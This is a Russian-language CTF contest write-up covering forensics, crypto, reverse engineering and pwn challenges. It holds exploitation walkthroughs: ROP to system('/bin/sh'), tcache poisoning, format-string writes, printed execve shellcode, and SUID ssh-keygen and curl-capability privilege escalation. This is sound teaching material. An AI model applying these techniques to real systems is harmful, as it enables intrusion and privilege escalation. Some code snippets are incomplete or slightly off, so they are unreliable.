

nti contest writeup

Forensics

Second screen

Представлен дамп сетевого трафика, содержащий в себе огромное количество различных пакетов. Для анализа дампа будет использоваться программа Wireshark. Исходя из условий задания нас интересует протокол `supergu` так как он позволяет взаимодействовать одним периферийным устройством с несколькими компьютерами.

Первое что мы видим

```
DKUP.w.....CNOP...
DKDN.h...#.....CNOP...
DKUP.h...#.....CNOP...
DKDN.o.....CNOP...
DKUP.o.....CNOP...
DKDN.a.....CNOP....CALV....CALV....CNOP...
DKUP.a.....CNOP...
DKDN.m...2.....CNOP...
DKUP.m...2.....CNOP...
DKDN.i.....CNOP...
DKUP.i.....CNOP...
DKDN.'... (...CNOP...
DKUP.'... (...CNOP....CALV....CALV....CNOP...
DKDN.....CNOP...
DKUP.....CNOP...
```

`whoami`

Что дает нам понимание в каком виде будет представлена информация далее.

Далее мы понимаем, что на устройстве открывается `python`, в переменную `a` записываются строки `Can` и `Y0u`

```
DKDN.C.....CNOP...
DKUP.C.....CNOP...
DKUP.....*.....CNOP...
DKDN.a.....CNOP...
DKUP.a.....CNOP...
DKDN.n...1.....CNOP...
DKUP.n...1.....CNOP...
```

```
DKDN._.....DMMV._.(.....CNOP.....CNOP...
DKUP._.....CNOP.....CALV.....CALV.....CNOP.....DMMV._.).....CNOP...
DKUP.....*.....CNOP...
DKDN.y.....CNOP...
DKUP.y.....CNOP.....CALV.....CALV.....CNOP...
DKDN.0.....CNOP...
DKUP.0.....CNOP.....CALV.....CALV.....CNOP...
DKDN.u.....CNOP...
DKUP.u.....CNOP...
```

Далее в переменную а происходит вставка

```
DKDN.....*.....CNOP...
DKDN.V.../.....CNOP...
DKUP.V.../.....CNOP...
DKUP.....CNOP...
DKUP.....*
```

```
_f1nd_that....DCLP.....DCLP.....22....CALV...$DCLP.....
....
_f1nd_that....DCLP.....DMMV.0.....DMMV.0.....DMMV.0.....CNOP....CNOP
....
```

Далее просходит вызов функции print

print('flag{' + а + происходит еще одна вставка),

```
DCLP....._easy_flag}....DCLP.....DCLP.....23....
CALV...%DCLP....._easy_flag}
```

flag{Can_y0u_f1nd_that_easy_flag}

Windows moment

Так как поиск подстроки "flag{" по файлу не дает результата, перейдем к более глубокому анализу дампа.

Воспользуемся утилитой volatility для анализа дампа памяти

```
vol.py -f ../memdump.mem imageinfo
```

```

Volatility Foundation Volatility Framework 2.6.1
INFO      : volatility.debug      : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x64_18362
          AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace
(/home/hydrag/Downloads/memdump.mem)
          PAE type : No PAE
          DTB : 0x1ad002L
          KDBG : 0xf8051c8cc5e0L
          Number of Processors : 2
Image Type (Service Pack) : 0
          KPCR for CPU 0 : 0xffffffff8051b777000L
          KPCR for CPU 1 : 0xffffffff9f01bdc20000L
          KUSER_SHARED_DATA : 0xffffffff78000000000L
          Image date and time : 2021-10-18 14:20:34 UTC+0000
          Image local date and time : 2021-10-18 17:20:34 +0300

```

Мы определили профиль версии, для дальнейшего анализа дампа.

Далее нас интересуют список процессов

```
vol.py -f memdump.mem --profile Win10x64_18362 pslist
```

После получения списка всех активных процессов, можно посмотреть их в виде дерева, на основе информации о PID родительского процесса.

Name Time	Pid	PPid	Thds	Hnds
-----	-----	-----	-----	-----

0xfffffc70146c55080:csrss.exe 2021-10-18 14:19:03 UTC+0000	408	396	11	0
0xfffffc70146e680c0:wininit.exe 2021-10-18 14:19:04 UTC+0000	484	396	5	0
. 0xfffffc70146146140:fontdrvhost.exe 2021-10-18 14:19:04 UTC+0000	752	484	5	0
. 0xfffffc70146f09140:services.exe 2021-10-18 14:19:04 UTC+0000	620	484	8	0
.. 0xfffffc70147c082c0:svchost.exe 2021-10-18 14:19:05 UTC+0000	1280	620	5	0
.. 0xfffffc70147c6b240:svchost.exe 2021-10-18 14:19:05 UTC+0000	2076	620	12	0
.. 0xfffffc70148cd00c0:WUDFHost.exe 2021-10-18 14:19:45 UTC+0000	3628	620	13	0
.. 0xfffffc701476c42c0:svchost.exe 2021-10-18 14:19:04 UTC+0000	576	620	22	0
.. 0xfffffc70149372080:WmiApSrv.exe 2021-10-18 14:19:29 UTC+0000	3652	620	5	0
.. 0xfffffc701478702c0:svchost.exe 2021-10-18 14:19:05 UTC+0000	1608	620	5	0
.. 0xfffffc70143149080:svchost.exe 2021-10-18 14:19:05 UTC+0000	1620	620	16	0
.. 0xfffffc70147e62280:dllhost.exe 2021-10-18 14:19:06 UTC+0000	2656	620	21	0
.. 0xfffffc701461662c0:svchost.exe	872	620	14	0

2021-10-18 14:19:04 UTC+0000				
.. 0xfffffc70148388280:svchost.exe	3840	620	8	0
2021-10-18 14:19:09 UTC+0000				
.. 0xfffffc70147cea240:vm3dservice.ex	2188	620	5	0
2021-10-18 14:19:05 UTC+0000				
... 0xfffffc70147da4200:vm3dservice.ex	2336	2188	4	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc70147ced300:VGAAuthService.	2196	620	3	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc70147d2b0c0:vmtoolsd.exe	2208	620	12	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc701486a3240:SearchIndexer.	4296	620	19	0
2021-10-18 14:19:10 UTC+0000				
.. 0xfffffc70147d30280:MsMpEng.exe	2228	620	30	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc701430ec080:svchost.exe	1728	620	8	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc70147ebb380:msdtc.exe	712	620	13	0
2021-10-18 14:19:07 UTC+0000				
.. 0xfffffc7014854c080:svchost.exe	3284	620	9	0
2021-10-18 14:19:24 UTC+0000				
.. 0xfffffc70146fe6080:svchost.exe	744	620	22	0
2021-10-18 14:19:04 UTC+0000				
... 0xfffffc70148cd2080:ShellExperienc	3092	744	18	0
2021-10-18 14:19:46 UTC+0000				
... 0xfffffc7014883a080:RuntimeBroker.	4528	744	13	0
2021-10-18 14:19:11 UTC+0000				
... 0xfffffc7014893e080:browser_broker	4788	744	6	0
2021-10-18 14:19:11 UTC+0000				
... 0xfffffc70147e6e080:RuntimeBroker.	4684	744	9	0
2021-10-18 14:19:46 UTC+0000				
... 0xfffffc70148ea0280:WmiPrvSE.exe	5712	744	13	0
2021-10-18 14:19:26 UTC+0000				
... 0xfffffc7014877a080:RuntimeBroker.	2664	744	6	0
2021-10-18 14:19:26 UTC+0000				
... 0xfffffc701489d7280:RuntimeBroker.	5052	744	5	0
2021-10-18 14:19:12 UTC+0000				
.... 0xfffffc70148bac4c0:MicrosoftEdgeS	4948	5052	9	0
2021-10-18 14:19:12 UTC+0000				
... 0xfffffc701485f82c0:dllhost.exe	3184	744	11	0
2021-10-18 14:19:25 UTC+0000				
... 0xfffffc70148fe74c0:smartscreen.ex	5920	744	9	0
2021-10-18 14:19:22 UTC+0000				
... 0xfffffc701484c4080:StartMenuExper	3720	744	18	0
2021-10-18 14:19:10 UTC+0000				
... 0xfffffc70148d020c0:LockApp.exe	5360	744	10	0
2021-10-18 14:19:13 UTC+0000				
... 0xfffffc70148865080:MicrosoftEdge.	4628	744	34	0
2021-10-18 14:19:11 UTC+0000				
... 0xfffffc701486a6080:SearchUI.exe	4336	744	33	0
2021-10-18 14:19:10 UTC+0000				
... 0xfffffc70148b64080:MicrosoftEdgeC	4224	744	16	0

2021-10-18 14:19:12 UTC+0000				
... 0xfffffc70148572280:RuntimeBroker.	4140	744	13	0
2021-10-18 14:19:10 UTC+0000				
... 0xfffffc701483e0300:dllhost.exe	3940	744	6	0
2021-10-18 14:19:09 UTC+0000				
... 0xfffffc70148dc8280:RuntimeBroker.	5480	744	9	0
2021-10-18 14:19:13 UTC+0000				
... 0xfffffc70147b13080:WmiPrvSE.exe	2484	744	10	0
2021-10-18 14:19:06 UTC+0000				
... 0xfffffc70148864080:ApplicationFra	4596	744	13	0
2021-10-18 14:19:11 UTC+0000				
... 0xfffffc70148154080:WinStore.App.e	5164	744	10	0
2021-10-18 14:20:17 UTC+0000				
... 0xfffffc70149026480:RuntimeBroker.	500	744	6	0
2021-10-18 14:20:17 UTC+0000				
.. 0xfffffc701430d3080:spoolsv.exe	1780	620	13	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc70147ee8280:dllhost.exe	2808	620	17	0
2021-10-18 14:19:06 UTC+0000				
.. 0xfffffc701430d1080:svchost.exe	1788	620	16	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc70147f68240:svchost.exe	2836	620	7	0
2021-10-18 14:19:07 UTC+0000				
.. 0xfffffc701477d3240:svchost.exe	1304	620	5	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc701476a92c0:svchost.exe	336	620	19	0
2021-10-18 14:19:04 UTC+0000				
.. 0xfffffc701476c80c0:svchost.exe	864	620	6	0
2021-10-18 14:19:04 UTC+0000				
.. 0xfffffc70148bd8080:SecurityHealth	5996	620	13	0
2021-10-18 14:19:22 UTC+0000				
.. 0xfffffc7014799f0c0:svchost.exe	1768	620	8	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc7014772f280:svchost.exe	1088	620	18	0
2021-10-18 14:19:04 UTC+0000				
... 0xfffffc701481df200:ctfmon.exe	3364	1088	10	0
2021-10-18 14:19:08 UTC+0000				
.. 0xfffffc70148092300:NisSrv.exe	3052	620	6	0
2021-10-18 14:19:07 UTC+0000				
.. 0xfffffc7014769f240:svchost.exe	400	620	77	0
2021-10-18 14:19:04 UTC+0000				
... 0xfffffc701481522c0:taskhostw.exe	3076	400	10	0
2021-10-18 14:19:07 UTC+0000				
... 0xfffffc7014331d240:sihost.exe	1688	400	14	0
2021-10-18 14:19:07 UTC+0000				
.. 0xfffffc70147d870c0:VSSVC.exe	3480	620	4	0
2021-10-18 14:19:08 UTC+0000				
.. 0xfffffc70143191300:svchost.exe	1520	620	27	0
2021-10-18 14:19:05 UTC+0000				
.. 0xfffffc701476cc2c0:svchost.exe	944	620	33	0
2021-10-18 14:19:04 UTC+0000				
.. 0xfffffc701478692c0:svchost.exe	1492	620	12	0

2021-10-18 14:19:05 UTC+0000				
... 0xfffffc70148870080:audiodg.exe	5180	1492	7	0
2021-10-18 14:19:45 UTC+0000				
.. 0xfffffc70143329280:svchost.exe	2540	620	15	0
2021-10-18 14:19:07 UTC+0000				
. 0xfffffc70146f6a080:lsass.exe	640	484	9	0
2021-10-18 14:19:04 UTC+0000				
0xfffffc7014307f080:System	4	0	127	0
2021-10-18 14:19:03 UTC+0000				
. 0xfffffc701430dc080:Registry	88	4	4	0
2021-10-18 14:19:00 UTC+0000				
. 0xfffffc70143ddb440:smss.exe	288	4	3	0
2021-10-18 14:19:03 UTC+0000				
. 0xfffffc701431b7040:MemCompression	1444	4	42	0
2021-10-18 14:19:05 UTC+0000				
0xfffffc70146f4f080:winlogon.exe	580	476	7	0
2021-10-18 14:19:04 UTC+0000				
. 0xfffffc70146148080:fontdrvhost.ex	768	580	5	0
2021-10-18 14:19:04 UTC+0000				
. 0xfffffc70147631080:dwm.exe	948	580	16	0
2021-10-18 14:19:04 UTC+0000				
. 0xfffffc70147634080:LogonUI.exe	956	580	0	-----
2021-10-18 14:19:04 UTC+0000				
. 0xfffffc7014825c080:userinit.exe	3568	580	0	-----
2021-10-18 14:19:08 UTC+0000				
.. 0xfffffc70148261300:explorer.exe	3604	3568	84	0
2021-10-18 14:19:08 UTC+0000				
... 0xfffffc7014895a340:cmd.exe	5272	3604	2	0
2021-10-18 14:19:27 UTC+0000				
.... 0xfffffc701481d4080:powershell.exe	780	5272	22	0
2021-10-18 14:20:19 UTC+0000				
..... 0xfffffc70148be3080:info.exe	1420	780	4	0
2021-10-18 14:20:22 UTC+0000				
..... 0xfffffc70146165080:conhost.exe	2112	1420	6	0
2021-10-18 14:20:22 UTC+0000				
.... 0xfffffc70148e9f080:conhost.exe	4380	5272	5	0
2021-10-18 14:19:27 UTC+0000				
... 0xfffffc70148153080:SecurityHealth	5964	3604	3	0
2021-10-18 14:19:22 UTC+0000				
... 0xfffffc7014853e080:FTK Imager.exe	5492	3604	22	0
2021-10-18 14:19:59 UTC+0000				
... 0xfffffc70148ce8080:vmtoolsd.exe	6072	3604	9	0
2021-10-18 14:19:23 UTC+0000				
0xfffffc70146ecb140:csrss.exe	492	476	13	0
2021-10-18 14:19:04 UTC+0000				

Можно заметить довольно странную вещь

```

... 0xfffffc7014895a340:cmd.exe          5272   3604     2     0
2021-10-18 14:19:27 UTC+000
.... 0xfffffc701481d4080:powershell.exe    780   5272    22     0
2021-10-18 14:20:19 UTC+000
..... 0xfffffc70148be3080:info.exe       1420    780     4     0
2021-10-18 14:20:22 UTC+000

```

Получается, что данный процесс info.exe был запущен из консоли powershell
Можно проверить, что это единственный процесс, запускаемый из powershell
vol.py -f memdump.mem --profile Win10x64_18362 pslist | grep 780

```

0xfffffc701481d4080 powershell.exe      780   5272    22     0     1
0 2021-10-18 14:20:19
0xfffffc70148be3080 info.exe           1420    780     4     0     1
0 2021-10-18 14:20:22

```

Попробуем сдампить процесс из памяти для дальнейшего анализа.
vol.py -f memdump.mem --profile Win10x64_18362 procdump -p 1420 --dump-dir .

```

Volatility Foundation Volatility Framework 2.6.1
Process(V)      ImageBase      Name      Result
-----
0xfffffc70148be3080 0x00007ff664c10000 info.exe   OK:
executable.1420.exe

```

Далее можно воспользоваться таким инструментом, как IDA, для статического или динамического анализа исполняемого файла.
Находим основную функцию

```

1 __int64 sub_7FF664C21770()
2 {
3     char *v0; // rdi
4     __int64 i; // rcx
5     char v3[32]; // [rsp+0h] [rbp-20h] BYREF
6     char v4; // [rsp+20h] [rbp+0h] BYREF
7     char v5[60]; // [rsp+28h] [rbp+8h] BYREF
8     int j; // [rsp+64h] [rbp+44h]
9     int k; // [rsp+84h] [rbp+64h]
10
11     v0 = &v4;
12     for ( i = 32i64; i; --i )
13     {
14         *(_DWORD *)v0 = -858993460;
15         v0 += 4;
16     }
17     sub_7FF664C2134D(&unk_7FF664C31004);
18     qmemcpy(v5, &unk_7FF664C29C28, 0x1Cui64);
19     for ( j = 0; j < 27; ++j )
20         v5[j] ^= 0xD8u;
21     for ( k = 0; k < 27; ++k )
22         v5[k] ^= 0xF0u;
23     getch();
24     sub_7FF664C212E9(v3, &unk_7FF664C29C00);
25     return 0i64;
26 }

```

Наблюдаем побайтовый хог элементов массива v5 и 0xD8, далее можно, либо поставить breakpoint и посмотреть в динамике до второго побайтового хог, либо использовать python для выполнения этой операции.


```

Stack[000031B8]:000000000014FCB8 db 66h ; f
Stack[000031B8]:000000000014FCB9 db 6Ch ; l
Stack[000031B8]:000000000014FCBA db 61h ; a
Stack[000031B8]:000000000014FCBB db 67h ; g
Stack[000031B8]:000000000014FCBC db 7Bh ; {
Stack[000031B8]:000000000014FCBD db 67h ; g
Stack[000031B8]:000000000014FCBE db 65h ; e
Stack[000031B8]:000000000014FCBF db 74h ; t
Stack[000031B8]:000000000014FCC0 db 5Fh ; _
Stack[000031B8]:000000000014FCC1 db 64h ; d
Stack[000031B8]:000000000014FCC2 db 65h ; e
Stack[000031B8]:000000000014FCC3 db 65h ; e
Stack[000031B8]:000000000014FCC4 db 70h ; p
Stack[000031B8]:000000000014FCC5 db 65h ; e
Stack[000031B8]:000000000014FCC6 db 72h ; r
Stack[000031B8]:000000000014FCC7 db 5Fh ; _
Stack[000031B8]:000000000014FCC8 db 61h ; a
Stack[000031B8]:000000000014FCC9 db 6Eh ; n
Stack[000031B8]:000000000014FCCA db 64h ; d
Stack[000031B8]:000000000014FCCB db 5Fh ; _
Stack[000031B8]:000000000014FCCC db 64h ; d
Stack[000031B8]:000000000014FCCD db 33h ; 3
Stack[000031B8]:000000000014FCCE db 33h ; 3
Stack[000031B8]:000000000014FCCF db 70h ; p
Stack[000031B8]:000000000014FCD0 db 65h ; e
Stack[000031B8]:000000000014FCD1 db 72h ; r
Stack[000031B8]:000000000014FCD2 db 7Dh ; }

```

Флаг: flag{get_deeper_and_d33per}

Misc

Curl

эnumерация программ с капабилитис, у curl есть cap_dac_searc_read. curl file:///flag.txt

I love vim

Regular expression кроссворд на vimscript.

ssh-keygen

энумерейтим бинарники с SUID, находим ssh-keygen, идем на gtfobins, видим что он умеет подгрузить shared библиотеки, компилируем мусор и отправляем ему на ввод, он упадет на том что не найдет определенный символ, вставляем в символ шелл.

Crypto

Climbing up a hill

Используем <https://github.com/tna0y/Python-random-module-cracker> чтобы получить весь ключ; перемножаем две матрицы.

Hashhashesand hashes

Делаем обратный алгоритм для

```
def generate_hash(bbytes):
    maxed = 0x100 ** BLEN
    bword = list(bbytes)
    bword_len = len(bword)
    k = 0x7370727573686564
    if (bword_len > BLEN):
        for i in range(BLEN, bword_len):
            bword[i % BLEN] ^= bword[i]
    k ^= b2l(bytes(bword[:BLEN]))
    for nround in range(ROUNDS):
        k = rol(k, 13)
        k %= maxed
        k *= CONST
        k %= maxed
    return k
```

```
def revhash(k):
    maxed = 0x100 ** BLEN
    REV_CONST = pow(CONST, -1, maxed)
    for nround in range(ROUNDS):
        k *= REV_CONST
        k %= maxed
        ror(k, 13)
```

Далле подгоняем по XOR

Needle in a haystack

Перед вами 10000 записей одной длины, 9999 из них случайны, одно - флаг, зашифрованный однобайтовым ксромом.

Решение: однобайтовый ксор сохраняет уровень энтропии. Посчитали энтропию, отсортировали, пробрутфорсили.

Альтернативное решение: пробрутфорсили все, грепнули на flag{ (надо было конечно понерфить).

pwn

First pwn

При анализе исполняемого файла с помощью методов реверс-инжиниринга мы замечаем уязвимость переполнения буфера на стеке. Однако функции "выигрыша" в программе нет, поэтому нам нужно сделать её самим. Обычный метод решения такой проблемы - Return Oriented Programming. Классические задачи с описаниями решений при помощи метода эксплуатации ROP можно увидеть [тут \(https://ropemporium.com\)](https://ropemporium.com).

Итак, в данном случае наша стратегия такова:

1. Прыгнуть на ROP-гаджет с инструкцией `pop rdi`, таким образом получая возможность записать первый аргумент соглашения о вызовах `fastcall` в x64 Linux.
2. В качестве записываемого аргумента передать адрес функции `puts` в Global Offset Table.
3. Затем прыгнуть на саму функцию `puts` внутри исполняемого файла, таким образом получая адрес внутри библиотеки `libc`.
4. Зная базовый адрес `libc` можно получить адрес функции `system` и строки `"/bin/sh"` в `libc`.
5. С помощью вышеприведённого алгоритма загружаем адрес строки `"/bin/sh"` в регистр `RDI`.
6. Прыгаем на функцию `system` в `libc`.
7. Hack the planet!

heap

Это задание с классической идеей менеджера заметок. При анализе кода, мы видим, что все функции написано корректно, но присутствует одна интересная особенность: есть возможность однажды создать заметку с размером больше размера выделенного с помощью `malloc` участка памяти. Этого переполнения недостаточно для изменения "пользовательских" указателей в последовательном следующем чанке (1), но достаточно для изменения метаданных: второго элемента структуры чанка в Linux, размера чанка.

```
struct malloc_chunk {
    INTERNAL_SIZE_T      mchunk_prev_size; /* Size of previous chunk, if it is
free. */
    INTERNAL_SIZE_T      mchunk_size;      /* Size in bytes, including overhead.
*/
    struct malloc_chunk* fd;                /* double links -- used only if this
chunk is free. */
    struct malloc_chunk* bk;
    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if this chunk
is free. */
    struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
```

Далее эксплуатация достаточно проста: мы освобождаем чанк с увеличенным размером (1) и создаём заново уже с новым размером (1). После этого можно получить ещё большее переполнение в последовательно следующий чанк (2). Теперь можно освободить чанк (2) и с помощью переполнения можно выполнить эксплуатацию классической уязвимости [tcache](#)

[poisoning \(https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_poisoning.c\)](https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_poisoning.c),

таким образом получая arbitrary write. Так как в программе не включен механизм PIE, то произвольная запись автоматически даёт исполнение кода: просто переписываем любой указатель в Global Offset Table на [one gadget \(https://pwnbykenny.com/en/2020/12/31/one-gadget-easy-powerful-tool-example\)](https://pwnbykenny.com/en/2020/12/31/one-gadget-easy-powerful-tool-example).

second pwn

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    signed int v3; // ebx
    __int64 _0; // [rsp+0h] [rbp+0h]
    unsigned __int64 vars88; // [rsp+88h] [rbp+88h]

    v3 = 4;
    vars88 = __readfsqword(0x28u);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    puts("<<<1C Bitrix>>>\nPlease prove you are not an american boy:");
    do
    {
        read(0, &_0, 0x80uLL);
        printf((const char *)&_0, &_0);
        --v3;
    }
    while ( v3 );
    check();
    return 0;
}
```

В функции main мы видим четыре последовательных классических уязвимости форматной строки ([format string vulnerability \(https://owasp.org/www-community/attacks/Format_string_attack\)](https://owasp.org/www-community/attacks/Format_string_attack))

Следующий шаг: найти "выигрывающую" функцию. Это функция check, вызываемая из main:

```
int check()
{
    int result; // eax

    result = 0xDEADBEEF;
    if ( check1 == 0xDEADBEEFLL )
    {
        result = 0xCAFEBADE;
        if ( check2 == 0xCAFEBADELL )
        {
            result = 0xABBAABBA;
            if ( check3 == 0xABBAABBALL && check4 == 0x41414141 )
                result = system("/bin/sh");
        }
    }
    return result;
}
```

Как можно заметить, для выполнения `system("/bin/sh")` нужно равенство четырёх глобальных переменных определённым значениям. Это условие как раз и можно выполнить с помощью эксплуатации уязвимости форматной строки: последовательно размещаем на стеке адреса, а затем с помощью спецификатора `%hn` записываем в них желаемые значения.

Shellcat

Для решения этого задания мы должны с помощью шелл-кода размером в 8 байт получить удалённое исполнение кода. Решить task "в лоб" не получится: 8 байт недостаточно для вызова системного вызова `execve` или вызова функции `system` с аргументом `"/bin/sh"`. Поэтому нам нужно как-то расширить вводимый шелл-код.

Первый шелл-код

Это можно сделать достаточно просто: мы "прыгаем" на исполняемый код вызывающей функции непосредственно перед вызовом функции `read`, но уже после установки размера считываемого ввода, чтобы установить свой размер.

0:	58	pop	rax
1:	80 f2 fa	xor	dl,0xfa
4:	34 77	xor	al,0x77
6:	ff e0	jmp	rax

Второй шелл-код

После выполненного шага осталось только дорешать задание: подготовить регистры и вызвать системный вызов `execve`.

0:	6a 3b	push	0x3b
2:	58	pop	rax
3:	48 bf 2f 62 69 6e 2f	movabs	rdi,0x68732f6e69622f
a:	73 68 00		
d:	57	push	rdi
e:	48 89 e7	mov	rdi,rsi
11:	48 31 f6	xor	rsi,rsi
14:	48 31 d2	xor	rdx,rdx
17:	0f 05	syscall	

very_baby_pwn

Так как для решения этого taska нам нужно просто с помощью эксплуатации переполнения буфера на стеке изменить значение переменной, лежащей ниже по стеку, то мы можем просто записать 20 мусорных байт и получить удалённое исполнение кода.

zero_pwn

Подключаясь на заданный сервер с помощью `netcat` мы видим, что программа выдаёт какое-то шестнадцатеричное значение и предлагает что-то ввести.

Если запустить данную программу локально в отладчике `gdb` и выполнить команду `info proc mappings`, можно увидеть, что адрес, который отдаёт нам исполняемый файл принадлежит региону с самим бинарником.

Анализ кода

Если открыть программу в декомпиляторе, например IDA Hex-Rays или Ghidra, то мы увидим следующий код.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v4; // [rsp+0h] [rbp-18h]

    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    printf("Hello dude! Here's something you need: %p\n", main);
    puts("What do you answer to this?");
    read(0, &v4, 0x80uLL);
    puts("Got it. See you next time!");
    return 0;
}
```

После прочтения этого небольшого кусочка кода мы можем сделать вывод, что программа читает 0x80 байт на стек, где выделено только 8 байт (sizeof(__int64)==8). Следовательно здесь есть уязвимость переполнения буфера на стеке. По эксплуатации этой уязвимости есть множество материалов в интернете, откуда решающий может почерпнуть алгоритм эксплуатации.

Нам нужно "прыгнуть" на адрес функции win, чтобы получить удалённое исполнение кода:

```
int win()
{
    return system("/bin/sh");
}
```

После записи 24 мусорных байт на стек, мы можем записать адрес этой функции в порядке little endian. Таким образом task решён и мы получаем флаг.

Reverse

amaze

Таск просит на что-то на ввод и проверяет введенные данные. При прохождении проверки печатает флаг

Решение

Функция main в декомпиляторе IDA PRO 7.6 выглядит так:

```

void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
    int v3; // er12
    int v4; // ebp
    int v5; // ebx
    char buf[41]; // [rsp+Fh] [rbp-29h] BYREF

    v3 = 415;
    v4 = 0;
    v5 = 1;
    while ( v5 != 198 || v4 != 199 )
    {
        do
        {
            a2 = (char **)buf;
            read(0, buf, 1uLL);
        }
        while ( buf[0] == 10 );
        switch ( buf[0] )
        {
            case 'D':
            case 'd':
                ++v4;
                goto LABEL_8;
            case 'L':
            case 'l':
                --v5;
                goto LABEL_7;
            case 'R':
            case 'r':
                ++v5;
                goto LABEL_8;
            case 'U':
            case 'u':
                --v4;
        }
        LABEL_7:
            if ( (v4 | v5) < 0 )
                goto LABEL_10;
        LABEL_8:
            a1 = qword_4020[200 * v4 + v5];
            if ( !(unsigned int)sub_12A0(a1) || (--v3, !v3) )
        LABEL_10:
            exit(-1);
            return;
        default:
            goto LABEL_10;
        }
    }
    sub_1330(a1, a2, a3);
}

```

По коду можно понять, что всего на ввод программа может принимать символы 'DdLlRrUu'. Каждая из них соответственно означает Down Left Right и Up. Переменная v4 является координатой Y, тогда как переменная v5 является координатой X. Каждый ход выполняется проверка функцией sub_12A0, которой на вход подается некоторое число, которое на самом деле является числом координаты. qword_4020 - является массивом, в котором по координатам лежит число. Функция проверки sub_12A0 выглядит так:

```
_B00L8 __fastcall sub_12A0(unsigned __int64 a1)
{
    char *v2; // rdi
    char *v3; // rdx
    char v4; // cl
    char *v5; // rax
    unsigned __int64 v6; // rdx
    int v7; // ebx

    v2 = (char *)malloc(0x40uLL);
    v3 = v2 + 63;
    do
    {
        v4 = a1;
        v5 = v3;
        a1 >>= 1;
        *v3-- = (v4 & 1) + 65;
    }
    while ( v5 != v2 );
    v6 = 0LL;
    v7 = 0;
    do
    {
        while ( v2[v6] != 66 || v6 > 0x3D )
        {
            if ( ++v6 == 64 )
                goto LABEL_8;
        }
        v7 += (((__int64)0xDFFFFB15DFFEF9DELL >> v6++) & 1) == 0;
    }
    while ( v6 != 64 );
LABEL_8:
    free(v2);
    return v7 == 13;
}
```

Первый цикл здесь делал из числа бинарную строку, где 0 - 'A', а 1 - 'B'. Далее второй цикл считает единички на некоторых местах. Единички должны стоять на местах [0, 5, 9, 10, 16, 29, 33, 35, 37, 38, 39, 42, 61], при этом не важно, стоят ли они на остальных местах. Таким образом получается проверка

```
def isCell(num):
    return (num & 0x8460800457200004 == 0x8460800457200004)
```


В коде она была искусственно усложнена.

Таким образом, если `isCell(num) - True`, мы можем ступить на эту координату, иначе, программа прекращает свою работу.

Получается, что у нас есть лабиринт, и если мы достигнем клетки с координатами (198, 199), не сходя на неправильные клетки, то программа выдаст нам флаг, но есть ещё одно условие. Есть возможность сделать только 415 ходов, что означает, что надо найти кратчайший путь, который будет длиной как раз 415 ходов. Для этого надо реализовать BFS, но тут изобретать велосипед особо не надо, потому что можно найти ответ на [stackoverflow](#), в котором будет описан код, который ищет кратчайший путь. Скрипт с решением называется `solve.py`, однако ему надо скормить файл с номерами клеток. Вы можете попрактиковаться и достать номера сами, или использовать IDAPython скрипт:

```
open("kek", 'w').write(str([[ida_bytes.get_qword(i*200+j) for j in range(200)]  
for i in range(200)]))
```

cassandra

1 вариант: В динамике прогоняем все возможные варианты

2 вариант: В статике достаём все возможные массивы и операции с ними, прогоняем

chinasocialcredit

Смысл задания заключается в том, что надо узнать секретное китайское приветствие, которое по совместительству является флагом. Проверка флага находится в библиотеке `check.so`, которая подгружается в `check.py`

Алгоритм check.so

Сразу станет понятно, что нужная функция - `checkFlag`. Если открыть её в IDA PRO 7.6 и декомпилировать эту функцию, получится вот такой код

```

__QWORD *__fastcall checkFlag(__int64 a1, __int64 a2)
{
    __QWORD *result; // rax
    __int64 i; // rax
    __int64 v4; // rcx
    char *s; // [rsp+8h] [rbp-40h] BYREF
    __m128i si128; // [rsp+10h] [rbp-38h]
    __m128i v7; // [rsp+20h] [rbp-28h]
    int v8; // [rsp+30h] [rbp-18h]
    unsigned __int64 v9; // [rsp+38h] [rbp-10h]

    v9 = __readfsqword(0x28u);
    if ( (unsigned int)PyArg_ParseTuple_SizeT(a2, &unk_2000, &s) )
    {
        v8 = 3698545;
        si128 = _mm_load_si128((const __m128i *)&xmmword_2030);
        v7 = _mm_load_si128((const __m128i *)&xmmword_2040);
        if ( (unsigned int)strlen(s) != 35 )
            goto LABEL_3;
        memfrob(s, 0x23uLL);
        *s ^= s[34];
        for ( i = 0LL; i != 34; s[i] ^= s[v4] )
            v4 = i++;
        if ( *(_OWORD *)&si128 == *(_OWORD *)s && *(_OWORD *)&v7 == *(_OWORD *)s +
1) && *(_WORD *)s + 16) == (_WORD)v8 )
        {
            result = &Py_TrueStruct;
            ++Py_TrueStruct;
        }
        else
        {
LABEL_3:
            result = &Py_FalseStruct;
            ++Py_FalseStruct;
        }
    }
    else
    {
        result = 0LL;
    }
    if ( v9 != __readfsqword(0x28u) )
        _stack_chk_fail();
    return result;
}

```

Алгоритм довольно прост:

1. Сначала проверяется, является ли введенная строка размером 35 символа. Если проверка выполнена, продолжаем
2. Делается memfrob введенной строки
3. Каждый введенный символ ксорится с предыдущим, причем нулевой ксорится с 34ым.
4. Полученные байты проверяются с помощью тетстр (в декомпиле оно оказалось inline)

Решение

Обратить алгоритм возможно, для этого надо:

1. Понять, что первый символ флага - f
2. Построить плейнтекст. Каждый i-ый элемент плейнтекста = шифротекст[i] ^ шифротекст[i-1]
3. Поксорить каждый элемент плейнтекста с 42.

